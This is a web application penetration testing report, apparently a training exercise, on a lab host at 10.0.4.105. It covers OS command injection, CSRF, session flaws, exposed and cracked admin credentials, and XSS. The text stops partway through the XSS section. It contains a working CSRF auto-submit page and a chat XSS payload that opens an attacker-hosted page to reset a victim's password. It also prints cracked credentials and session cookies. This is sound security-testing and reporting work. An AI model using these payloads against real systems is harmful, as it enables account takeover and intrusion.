



Penetration Testing Report

v.1.0

Ido.boker@walla.co.il

Ido Boker

Date:01/01/2025

Copyright © 2024 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Executive Summary

Introduction

Penetration testing of 10.0.4.105 was carried out to evaluate the security level of the website. This comprehensive assessment, performed by ITSafe, involved a gray box security audit to assess the website's resilience against potential attacks and identify areas for enhancing data protection.

Scope

Web Application

The penetration testing was limited to:

- 10.0.4.105


Penetration testing targeted the following functions:

- Tests against Advance Web Application Attacks.
- OWASP Top 10 possible vulnerabilities.

Conclusions

From our professional perspective, the overall security level of the system is **Low**. The application is vulnerable to multiple critical vulnerabilities.

Vulnerabilities



■ Critical ■ High ■ Medium ■ Low ■ Informative

Identified Vulnerabilities

Item	Test Type	Risk Level	Topic	General Explanation	Status
1	Applicative	Critical	OS Injection	The OS injection vulnerability allows an attacker to chain commands to the "ls" function in the "re.php" admin panel, leading to RCE and full system compromise.	Vulnerable
2	Applicative	Critical	Broken Authentication	The Broken Authentication vulnerability allows an attacker to abuse the password change functionality by reusing stolen or manipulated sessions identifiers.	Vulnerable
3	Applicative	Critical	CSRF	The CSRF vulnerability allows an attacker to perform actions as another authenticated user on the website unwillingly, most bold is the password change functionality which allows to change the password of another user.	Vulnerable
4	Applicative	High	Sensitive Data Exposure	The Sensitive Data Exposure vulnerability allows an attacker to gain sensitive credentials and gain access for an internal admin panel.	Vulnerable
5	Applicative	High	XSS	The XSS vulnerability allows an attacker to perform actions unwillingly on another user's browser via the trusted domain of the website. In this report it was shown how to steal another user's cookie.	Vulnerable
6	Applicative	High	SSRF	The SSRF vulnerability allows an attacker to access an internal server which wasn't suppose to be accessible. This granted access to the "re.php" admin panel.	Vulnerable

Item	Test Type	Risk Level	Topic	General Explanation	Status
7	Applicative	High	Insecure Cookies	The Insecure Cookies vulnerability allowed an attacker to abuse multiple other vulnerabilities such as XSS and CSRF due to handling cookies insecurely.	Vulnerable
8	Applicative	High	Insufficient Anti-Automation	The Insufficient Anti-Automation vulnerability allows an attacker to send requests to the server at high-rate with no limitations. This can allow vectors for attacks and also create a DOS attack.	Vulnerable
9	Applicative	Medium	Open-Redirect	The Open-Redirect vulnerability allows an attacker to redirect unsuspecting users to a Phishing or malicious website under the trusted domain or IP of the application.	Vulnerable
10	Applicative	Medium	Information Disclosure	The Information Disclosure vulnerability allows an attacker to gain information about the system and creating a stronger attack vector.	Vulnerable

Finding Details

1 OS Injection

Severity | **Critical**

Probability | **Critical**

Vulnerability Description


OS Command Injection occurs when an application constructs and executes operating system commands using user-supplied input without proper validation or sanitization. This allows attackers to alter the intended command execution flow and inject additional system-level commands.

Successful exploitation can result in arbitrary command execution with the privileges of the application process, potentially leading to full system compromise.


In the following test, intercepting the request and adding the separator “;” allows to chain commands after the “ls” command. As a result, arbitrary OS command execution was achieved on the internal server, effectively leading to RCE within the internal server.

Vulnerability Details

During the test I’ve found that there’s a function that uses the command “ls” to list the content of the directory “/var/www/html/internal”.




Intercepting the request with Burp and experimenting with the command input, I can understand how the command is being sent to the server, and what the server sends back.



Most likely due to filter and sanitization, the command parameter demands the command “ls” to run in order to gain “success: true”. So instead of replacing the “ls” command, I’ve chained another command to execute after the “ls”. This allows RCE on the internal server.

In the following example I’ve proved RCE by reading the content of “/etc/passwd”:



Mitigation

- Avoid executing operating system commands with user-controlled input.
- If this function should only list the content of the directory, don't allow any other input.
- Use secure APIs for file system operations instead of shell commands.
- Implement strict input validation and prevent the usage of operators such as separators or wildcards.

2 Broken Authentication / Session Handling

Severity | **Critical**

Probability | **Critical**

Vulnerability Description

Broken Authentication and Session Management occurs when an application fails to properly verify the identity of users or securely manage session data.

As a result, attackers may be able to impersonate other users, hijack active sessions, or perform sensitive actions without proper authorization.

In the assessed application, the password change functionality lacked sufficient validation of the authenticated user performing the action. The application relied solely on a session cookie to determine the user identity, without performing additional server-side authorization checks to confirm ownership of the account being modified.

This vulnerability allows an attacker to impersonate another user only by accessing his cookie, which is a weak security measure against account take over.

Vulnerability Details

During my test, I've found that the "Change Password" function requires only the cookie of the user to change the password of that user, and because of no CSRF token, the cookies can be used indiscriminately to perform actions as another user if you gained their cookies.

In the following PoC I've created 2 users: "user1: Aa123456" and "user2: Aa123465" and caught the "Change Password" request via Burpsuite. The cookie of user1 is presented in the request as he's the user calling to change his password:

The screenshot shows a web application interface for changing a profile picture and password. The 'Change Password' form is visible, with fields for Name (user1), Email (user1@gmail.com), and New Password. The 'CHANGE PASSWORD' button is highlighted. Below the form, a table shows the session cookie:

Name	Value	Domain
PHPSESSID	hkShqm3ngdkl4k0Gh7vbu0picp	10.0.4.105

The network request in Burp Suite shows a POST request to /profile_process.php with the following headers:

```

1 POST /profile_process.php HTTP/1.1
2 Host: 10.0.4.105
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.0.4.105
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.4.105/profile.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=hkShqm3ngdkl4k0Gh7vbu0picp
14
15
16 new_password=test1234&change_password=

```

The following cookie is of user2:

The screenshot shows a web application interface with a form for updating a user's profile. The form includes fields for 'Name' (user2), 'Email' (user2@gmail.com), and 'New Password'. There are buttons for 'UPDATE PICTURE' and 'CHANGE PASSWORD'. Below the form, the browser's developer tools are open, showing the 'Storage' tab. A table lists cookies, with the 'PHPSESSID' cookie highlighted. The cookie's value is 'u57o4lmmdm331a7hrfro8cijr', and its 'HttpOnly' and 'Secure' flags are both set to 'false'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	u57o4lmmdm331a7hrfro8cijr	10.0.4.105	/	Session	35	false	false	None	Sat, 03 Jan 2026 12:17:23 GMT

Because the only parameter in the request that indicates which user wants to change the password is the cookie, if another user's cookie is inserted in the PHPSESSID parameter, this allows to essentially change passwords for other users if an attacker gain their cookie.

The screenshot shows a web application interface with a form for updating a user's profile. The form includes fields for 'Name' (user2), 'Email' (user2@gmail.com), and 'New Password'. There are buttons for 'UPDATE PICTURE' and 'CHANGE PASSWORD'. Below the form, the browser's developer tools are open, showing the 'Network' tab. A table lists cookies, with the 'PHPSESSID' cookie highlighted. The cookie's value is 'u57o4lmmdm331a7hrfro8cijr', and its 'HttpOnly' and 'Secure' flags are both set to 'false'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	u57o4lmmdm331a7hrfro8cijr	10.0.4.105	/	Session	35	false	false	None	Sat, 03 Jan 2026 12:17:23 GMT

Mitigation

- Enforce strict server-side authorization checks for sensitive actions.
- Implementing CSRF protection.
- Bind Sensitive Actions to the Authenticated User Context.
- Harden Session Cookie Security.
- Require Re-authentication for Critical Actions.

3 CSRF

Severity | **Critical**

Probability | **Critical**

Vulnerability Description

Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to force an authenticated user to perform unintended actions on a web application without their consent.

During the analysis of the profile-related functionality, it was observed that multiple sensitive operations were handled by a single backend endpoint: `"/profile_process.php"`. When a password change request is submitted it relies on the following parameters:

- The authenticated user's cookie
- The `"new_password"` parameter with the new password
- A `"change_password"` parameter used for logic and triggering of the action

By crafting a malicious external page containing a request with the required parameters, it was possible to trigger a password change action for an authenticated user. This CSRF attack was further chained with a previously identified reflected XSS vulnerability in the application's chat feature. By injecting malicious content into the chat, an attacker could cause the victim's browser to automatically send the forged request when interacting with the chat element (hovering over an embedded image), leading to change of the authenticated user's password to a new one set by an attacker.

Vulnerability Details

During my test, I've found that the website is vulnerable to CSRF due to the reasons mentioned above. In the following phase I'll explain what I've found relevant to this matter and also show how this vulnerability can be abused for changing the password of another user.

When using the "Change Password" functionality in the profile page, the following request is passed to the server. This request includes the cookie of the user, the parameter "new_password" with the new password, the parameter "change_password" which most likely a condition because it doesn't need parameters, and it's sent to the file that handles the logic "/profile_process.php"

The screenshot shows an HTTP request and response in a browser's developer tools. The request is a POST to /profile_process.php. The response is a 302 Found status with a Location header pointing to profile.php.

Request	Response
1 POST /profile_process.php HTTP/1.1	1 HTTP/1.1 302 Found
2 Host: 10.0.4.105	2 Date: Sat, 03 Jan 2026 16:59:45 GMT
3 Content-Length: 42	3 Server: Apache/2.4.62 (Debian)
4 Cache-Control: max-age=0	4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Accept-Language: en-GB,en;q=0.9	5 Cache-Control: no-store, no-cache, must-revalidate
6 Origin: http://10.0.4.105	6 Pragma: no-cache
7 Content-Type: application/x-www-form-urlencoded	7 Location: profile.php
8 Upgrade-Insecure-Requests: 1	8 Keep-Alive: timeout=5, max=100
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36	9 Connection: Keep-Alive
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	10 Content-Type: text/html; charset=UTF-8
11 Referer: http://10.0.4.105/profile.php	11 Content-Length: 30
12 Accept-Encoding: gzip, deflate, br	12 Password updated successfully.
13 Cookie: PHPSESSID=ahhadcp45qlae990givvulj92	
14 new_password=As123456&change_password=	

Due to [Insecure Cookies](#) and [Broken Authentication](#), it's possible to create a malicious website that will send a forged POST request to change the password of the user who hover the malicious script. The content of the website will be the following:

This website will send a forged POST request to "/profile_process.php" with the relevant parameters the server expects, and because the website poorly handles cookies and authentication, this will cause the authenticated user to change he's password to "1234" unwillingly. (The local server was created with python)


```
(boker@boker) - [~/Desktop/WebPT/TechWave]
$ cat change.html
<html>
  <body>
    <form action="http://10.0.4.105/profile_process.php" method="POST">
      <input type="hidden" name="new_password" value="1234" />
      <input type="hidden" name="change_password" value="" />
    </form>
    <script>
      document.forms[0].submit( );
    </script>
  </body>
</html>
```

Now, using reflective XSS found in the chat feature, it's possible to open this malicious website on another users browser unwillingly by injection the following command into the chat:

```
<img src=1 onmouseover="window.open('http://172.18.0.2:8000/change.html')">
```

This command will open the malicious "change.html" file from my server simply by hovering the mouse over the image in the chat, essentially changing the password of the user to 1234 and leading to full user take over.

A gif of the attack as it's not possible to display it only by images:



Mitigation

- Implement CSRF tokens and validate it from the server-side for every sensitive request.
- Enfore "SameSite" cookies (Currently set to NONE which cause the attack, change to Lax/Strict).
- Separate sensitive actions to different endpoints.
- Require re-authentication for sensitive actions.
- Implement more secure authentication and authorization checks for sensitive actions.

4 Sensitive Data Exposure

Severity | **High**Probability | **High**

Vulnerability Description

During the security assessment, sensitive information was found to be exposed publicly to unauthorized users. The exposed data included valid authentication credentials that provided access to a privileged administrative interface later on in the audit.


The credentials were discovered through two different insecure mechanisms, significantly increasing the attack surface.

Vulnerability Details

I've run the tool "feroxbuster" to enumerate directories on the webserver. The only available directory due to permissions was "/images":

```
404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 38L 95w 1515c http://10.0.4.105/register.php
200 GET 305L 575w 5474c http://10.0.4.105/css/style.css
200 GET 124L 396w 5130c http://10.0.4.105/index.php
302 GET 0L 0w 0c http://10.0.4.105/login_process.php => login.php
200 GET 37L 89w 1417c http://10.0.4.105/
301 GET 9L 28w 306c http://10.0.4.105/css => http://10.0.4.105/css/
301 GET 9L 28w 309c http://10.0.4.105/images => http://10.0.4.105/images/
301 GET 9L 28w 311c http://10.0.4.105/internal => http://10.0.4.105/internal/
301 GET 9L 28w 310c http://10.0.4.105/uploads => http://10.0.4.105/uploads/
[#####] - 36s 20488/20488 0s found:9 errors:0
[#####] - 36s 20479/20479 569/s http://10.0.4.105/
```

The following marked file seemed out of place, and by the name it probably contains backup for credentials:



The content of the file contains hashed Username and Password. Using “Crackstation” to crack the SHA1 hash I’ve got the following credentials: “admin: bigboss1”

```

Uname: d033e22ae348aeb5660fc2140aec35850c4da997
Pass: 34d7da83f3b60b01ab6677f82ac6244047f78714

```

Also, those credentials are publicly available in requests that require authentication, simply base64 decoding grant this sensitive information:

```

Request
Pretty Raw Hex
1 POST /profile_process.php HTTP/1.1
2 Host: 10.0.4.105
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Authorization: Basic admin:bigboss1
6 Accept-Language: en-GB,en;q=0.9
7 Origin: http://10.0.4.105
8 Content-Type: application/x-www-form-urlencoded
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/136.0.0.0 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
    =0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://10.0.4.105/profile.php
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=hk5hqm3ngdkl4k06h7vbu0picp
15 Connection: keep-alive
16
17 new_password=test1234&change_password=

```

Mitigation

- Disable directory listing on all web-accessible directories.
- Remove backup and credential files from the web root.
- Never store credentials in public location and in plain text (encoding doesn't secure the password).
- Replace HTTP Basic Authentication with a secure authentication mechanism.

5 XSS

Severity | **High**

Probability | **High**

Vulnerability Description

Cross-Site Scripting (XSS) is a client-side vulnerability that allows attackers to inject and execute malicious JavaScript code in the context of a victim's browser.

When successfully exploited, XSS enables attackers to hijack user sessions, steal sensitive data, perform unauthorized actions on behalf of users, and chain attacks such as CSRF or account takeover.

XSS commonly occurs due to improper input validation, insecure output encoding, or flawed client-side sanitization mechanisms.

In this audit I've identified two distinct XSS injection points within the application.

1. Within the application chat feature, client-side sanitization logic was identified in the page source code. By reviewing the sanitization implementation, it was determined that the filtering mechanism explicitly allowed the following HTML attributes and tags: "src with tag", "onmouseover attribute". This XSS vector was also later used for CSRF attack.
2. A second XSS vulnerability was identified in the following endpoint: "/image.php?src=uploads/default.png". The "src" parameter was insufficiently validated and allowed the injection of script content.
This enabled the execution of arbitrary JavaScript code when the crafted URL was accessed by a victim user. A proof of concept demonstrated that this vulnerability could be used to steal user cookies, confirming successful JavaScript execution within the victim's browser context.

Vulnerability Details

During the test, a chat page is available under the path “/chat.php”, this chat allows to send messages that are being reflected directly into the chat but aren’t being stored (refreshing the page removes them). Reading the Source Code of the page reveals the following:

A sanitization of the user input is made when a message is sent. The message is sent under “div” tag, the server allows only “src” attribute for “”, and “onmouseover” attribute, then checks for other attributes and remove them.


```

Request
Pretty Raw Hex
1 GET /chat.php HTTP/1.1
2 Host: 10.0.4.105
3 Accept-Language: en-us,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=hkShm3ngdk1dk06h7vbu0pic
9 Connection: keep-alive
10
11

Response
Pretty Raw Hex Render
174 {
175   default: "I'm sorry, I didn't understand that. Could you rephrase?",
176 };
177
178 // Function to sanitize user input
179 function sanitizeInput(input) {
180   // Create a DOM element to use as a sanitizer
181   const div = document.createElement('div');
182   div.innerHTML = input;
183
184   // Iterate over all attributes in the input
185   const elements = div.querySelectorAll('*');
186   elements.forEach(element => {
187     // Get all attributes of the element
188     [...element.attributes].forEach(attr => {
189       const attrName = attr.name.toLowerCase();
190
191       // Allow only "onmouseover" and "src" for <img> tags
192       if (element.tagName.toLowerCase() === 'img' && (attrName === 'onmouseover' || attrName === 'src')) {
193         return;
194       }
195
196       // Remove all other attributes
197       if (attrName !== 'onmouseover') {
198         element.removeAttribute(attrName);
199       }
200     });
201   });
202
203   // Return the sanitized HTML
204   return div.innerHTML;
205 }
206
207

```


When using the allowed attributes, it’s possible to inject JS code into the chat, and execute actions on another user’s browser. The following payload was used as PoC of unwanted JS execution when hovering the mouse over the error image in the chat:



